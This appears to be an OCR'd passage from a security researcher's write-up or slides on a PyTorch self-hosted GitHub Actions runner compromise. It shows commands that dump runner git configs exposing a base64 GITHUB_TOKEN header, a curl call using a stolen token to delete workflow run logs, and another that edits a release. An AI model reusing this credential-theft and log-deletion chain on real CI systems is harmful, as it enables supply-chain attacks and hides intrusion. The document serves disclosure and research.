1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp3s0f0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 7c:d3:0a:62:a5:3c brd ff:ff:ff:ff:ff:ff
3: enp3s0f1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 100
    link/ether 7c:d3:0a:62:a5:3d brd ff:ff:ff:ff:ff:ff
```

```
3: enp3s0f1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen
   link/ether 7c:d3:0a:62:a5:3d brd ff:ff:ff:ff:ff:ff
```

Phase 3: The Great Secret Heist

Self-hosted runner post-exploitation is how you go from trivial RCE to complete supply chain attack.

Self-hosted runner post-exploitation is how you go from trivial RCE to complete supply chain attack.

Background - The Magical GITHUB_TOKEN

Used by workflows to authenticate to GitHub for API and Git Operations


READ

WRITE

Multiple scopes

Permissions can be read or write for each

Tokens are only valid for the duration of each job



linux-focal-rocm5.6-py3.8 / test (distributed, 1, 2, linux.rocm.gpu)

succeeded on Oct 29, 2023 in 1h 51m 59s


Set up job

```
Current runner version: '2.311.0'
Runner name: 'worker-rocm-amd-30'
Runner group name: 'Default'
Machine name: 'jenkins-worker-rocm-amd-30'
▼GITHUB_TOKEN Permissions
  Actions: write
  Checks: write
  Contents: write
  Deployments: write
  Discussions: write
  Issues: write
  Metadata: read
  Packages: write
  Pages: write
  PullRequests: write
  RepositoryProjects: write
  SecurityEvents: write
  Statuses: write
```

When a workflow uses the actions/checkout step, the GITHUB_TOKEN is stored on the self-hosted runner

The Problem: GITHUB_TOKENs from fork PRs have read-only permissions

The Solution: Persist on the runner and capture a token from a future workflow



Workflow From Fork PR

- → No access to secrets
- → GITHUB_TOKEN with read permissions

Workflow From Base Repository


- → Access to secrets
- → GITHUB_TOKEN with write permissions

Self-Hosted Runner

1. **Implant Runner**

2. **Wait for future workflows from base repo to execute on the runner**

3. **Compromise GITHUB_TOKEN and any GitHub secrets used by subsequent workflows**




jenkins-worker-rocm-amd-34 Linux Shell #30

build

succeeded 2 hours ago in 2s

```
▼Run cd ~/actions-runner && find _work/ -type f -name config | xargs cat
  cd ~/actions-runner && find _work/ -type f -name config | xargs cat
  shell: /usr/bin/bash -e {0}
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = https://github.com/pytorch/pytorch
        fetch = +refs/heads/*:refs/remotes/origin/*
[gc]
        auto = 0
[http "https://github.com/"]
        extraheader = AUTHORIZATION: basic eC1hY2Nlc3MtdG9rZW46Z2hzX01ZRlRGRzBDZUk2V2hpRkM5R0lVaWpRVjd3U1BvUjRMMjZYcQ==
[submodule "android/libs/fbjni"]
```



jenkins-worker-rocm-amd-34 Linux Shell #30
Summary
Jobs
build
Run details
build
succeeded 2 hours ago in 2s
Set up job
Run a multi-line script


```
[http "https://github.com/"]
        extraheader = AUTHORIZATION: basic eC1hY2Nlc3MtdG9rZW46Z2hzX01ZRlRGRzBDZUk2V2hpRkM5R0lVaWpRVjd3U1BvUjRMMjZYcQ==
[submodule "android/libs/fbjni"]
```

```
[core]
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = https://github.com/pytorch/pytorch
        fetch = +refs/heads/*:refs/remotes/origin/*
[gc]
        auto = 0
[http "https://github.com/"]
        extraheader = AUTHORIZATION: basic eC1hY2Nlc3MtdG9rZW46Z2hzX01ZRlRGRzBDZUk2V2hpRkM5R0lVaWpRVjd3U1BvUjRMMjZYcQ==
[submodule "android/libs/fbjni"]
```

Stealth Mode: *Activated*

```
curl -L \
  -X DELETE \
  -H “Accept: application/vnd.github+json” \
  -H “Authorization: Bearer $STOLEN_TOKEN” \
  -H “X-GitHub-Api-Version: 2022-11-28” \
https://api.github.com/repos/pytorch/pytorch/runs/<run_id>
```

Modifying GitHub Releases



PyTorch 2.3.1 Release, bug fix release

This release is meant to fix the following issues (regressions / silent correctness):

Torch.compile:

- Remove runtime dependency on JAX/XLA, when importing `torch.__dynamo` (#124634)
- Hide `Plan failed with a cudnnException` warning (#125790)
- Fix CUDA memory leak (#124238) (#120756)

Distributed:

- Fix `format_utils executable`, which was causing it to run as a no-op (#123407)
- Fix regression with `device_mesh` in 2.3.0 during initialization causing memory spikes (#124780)
- Fix crash of `FSDP + DTensor` with `ShardingStrategy.SHARD_GRAD_OP` (#123617)
- Fix failure with distributed checkpointing + FSDP if at least 1 forward/backward pass has not been run. (#121544) (#127069)
- Fix error with distributed checkpointing + FSDP, and with `use_orig_params = False` and activation checkpointing (#124698) (#126935)
- Fix `set_model_state_dict` errors on compiled module with non-persistent buffer with distributed checkpointing (#125336) (#125337)

MPS:

- Fix data corruption when coping large (>4GiB) tensors (#124635)
- Fix `Tensor.abs()` for complex (#125662)

Packaging:

- Fix UTF-8 encoding on Windows `.pyi` files (#124932)
- Fix `import torch` failure when wheel is installed for a single user on Windows(#125684)
- Fix compatibility with torchdata 0.7.1 (#122616)
- Fix aarch64 docker publishing to https://ghcr.io (#125617)
- Fix performance regression an aarch64 linux (pytorch/builder#1803)

Other:


- Fix DeepSpeed transformer extension build on ROCm (#121030)
- Fix kernel crash on `tensor.dtype.to_complex()` after ~100 calls in ipython kernel (#125154)

Release tracker #125425 contains all relevant pull requests related to this release as well as links to related issues.

▾ Assets 3

pytorch-v2.3.1.tar.gz	265 MB	2 weeks ago
Source code (zip)		3 weeks ago
Source code (tar.gz)		3 weeks ago

```
curl -L \

  -X PATCH \

  -H “Accept: application/vnd.github+json” \

  -H “Authorization: Bearer $GH_TOKEN” \

  -H “X-GitHub-Api-Version: 2022-11-28” \


https://api.github.com/repos/pytorch/pytorch/releases/102257
798 \

  -d ‘{“tag_name”:”v2.0.1″,”name”:”PyTorch 2.0.1 Release,
bug fix release (- John Stawinski)”}’
```



PyTorch 2.0.1 Release, bug fix release (- John Stawinski)

This release is meant to fix the following issues (regressions / silent correctness):

